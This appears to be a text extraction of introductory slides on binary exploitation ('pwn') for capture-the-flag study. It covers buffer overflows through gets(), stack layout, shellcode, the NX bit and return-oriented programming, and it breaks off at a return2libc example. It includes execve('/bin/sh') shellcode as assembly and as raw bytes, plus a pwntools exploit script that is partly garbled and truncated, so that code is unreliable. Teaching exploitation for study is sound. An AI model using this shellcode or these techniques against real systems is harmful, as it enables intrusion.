

Binary Exploitation

Intro to pwn

by Lennard

(based on ju256's slides)

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length += 13

    (0x8000 - length) > 0x40:
        PROGRAM += b"<>"
        length += 2*13

    b"["
    (0 - length) + 7 -1

    (F+0x10)*b"<"

    host", 1337) as conn:
        (b"Brainf*ck code: ")
        PROGRAM)
        e()
```


Typical pwn challenge

- Finding and exploiting bugs in a binary/executable
- Programs written in low-level language
- Reverse engineering often first step
- Goal: Remote Code Execution (RCE)
- Focus on memory corruption bugs

Motivation

- Memory-unsafe languages still widely used
- Serious bugs still being discovered:
 - Sudo heap buffer overflow (CVE-2021-3156)
 - libwebp heap buffer overflow (CVE-2023-4863)
 - Firefox use-after-free (CVE-2024-9680)
- Even the "best" codebases contain exploitable bugs

Linux process layout



Buffer Overflows

```
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```

```
gets(3)                                Library Functions Manual      gets(3)

NAME
    gets - get a string from standard input (DEPRECATED)


DESCRIPTION
    Never use this function.

    gets() reads a line from stdin into the buffer pointed to by s
    until either a terminating newline or EOF, which it replaces
    with a null byte ('\0').

BUGS
    Never use gets(). Because it is impossible to tell without
    knowing the data in advance how many characters gets() will
    read, and because gets() will continue to store characters past
    the end of the buffer, it is extremely dangerous to use. It has
    been used to break computer security. Use fgets() instead.

Linux man-pages 6.9.1                  2024-06-15                      gets(3)
```

All good if we stay in the buffer



Overflowing the buffer

Stack growth




Return Address b3 b0 eb c7 69 7f 00 00
Saved RBP 78 85 fb 10 fc 7f 00 00
var 41 41 41 00
buf AAAAAAAAAA



Buffer growth

Overflowing the buffer

- Control over local variables
- Control over frame base pointer (RBP)
- **Control over return address!**



Sidenote: function calls in x86

- **call** pushes return address onto the stack
- **ret** pops return address into RIP (instruction pointer)

```
#include <stdio.h>


void f() {
    puts("Hello");
}

int main() {
    f();
}
```

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x000000000040113c <+0>:      push    rbp
   0x000000000040113d <+1>:      mov     rbp, rsp
   0x0000000000401140 <+4>:      mov     eax, 0x0
=>  0x0000000000401145 <+9>:      call    0x401126 <f>
   0x000000000040114a <+14>:     mov     eax, 0x0
   0x000000000040114f <+19>:     pop     rbp
   0x0000000000401150 <+20>:     ret
End of assembler dump.
pwndbg> disassemble f
Dump of assembler code for function f:
   0x0000000000401126 <+0>:      push    rbp
   0x0000000000401127 <+1>:      mov     rbp, rsp
   0x000000000040112a <+4>:      lea     rax, [rip+0xed3]
   0x0000000000401131 <+11>:     mov     rdi, rax
   0x0000000000401134 <+14>:     call    0x401030 <puts@plt>
   0x0000000000401139 <+19>:     nop
   0x000000000040113a <+20>:     pop     rbp
   0x000000000040113b <+21>:     ret
```

RIP-control to shell?

Shellcode: Inject our own x86 code into memory and jump to it by overwriting RIP



Shellcode

assembly code that spawns a shell

```
mov rax, 0x68732f6e69622f
push rax      ; push "/bin/sh\0" onto stack
mov rdi, rsp
xor rsi, rsi  ; rsi = 0
xor rdx, rdx  ; rdx = 0
mov rax, 0x3b ; syscall number
syscall      ; execve("/bin/sh", 0, 0)
```

; can be optimized down to 22 bytes:

```
\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05
```

What's the catch?

🤮 Mitigations 🤮

😓 NX-Bit (No eXecute) 😓

- Call stack no longer executable
- Other executable segments are read-only
- Injected shellcode can't be executed

```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX
0x400000 0x401000 r--p
0x401000 0x402000 r-xp
0x402000 0x403000 r--p
0x403000 0x404000 r--p
0x404000 0x405000 rw-p
0x7fcc16437000 0x7fcc16459000 r--p
0x7fcc16459000 0x7fcc165d1000 r-xp
0x7fcc165d1000 0x7fcc1661f000 r--p
0x7fcc1661f000 0x7fcc16623000 r--p
0x7fcc16623000 0x7fcc16625000 rw-p
0x7fcc16625000 0x7fcc1662b000 rw-p
0x7fcc1662b000 0x7fcc16651000 r--p
0x7fcc16651000 0x7fcc16674000 r-xp
0x7fcc16674000 0x7fcc1667c000 r--p
0x7fcc1667c000 0x7fcc1667e000 r--p
0x7fcc1667e000 0x7fcc1667f000 rw-p
0x7fcc1667f000 0x7fcc16680000 rw-p
0x7ffd2a185000 0x7ffd2a1a6000 rw-p
0x7ffd2a1a6000 0x7ffd2a1be000 r--p
0x7ffd2a1be000 0x7ffd2a1bf000 r-xp
0xffffffff600000 0xffffffff601000 --xp
pwndbg> 
```

Bypass: Code Reuse Attacks

- Instead of injecting own code, use existing code
- For stack buffer overflows:
 - Overwrite return address with pointer to existing code snippet ("gadget")
 - Gadgets can be chained together if they end in **ret** instruction

Return-oriented programming (ROP)

ROP gadget examples

set register

```
pop rdi  
ret
```

syscall

```
syscall  
ret
```

Arbitrary Write

```
; set rdi and rax with another gadget  
mov qword [rdi], rax  
ret
```


...

Example: return2libc

```
import pwn
libc = pwn.ELF('./libc.so.6')

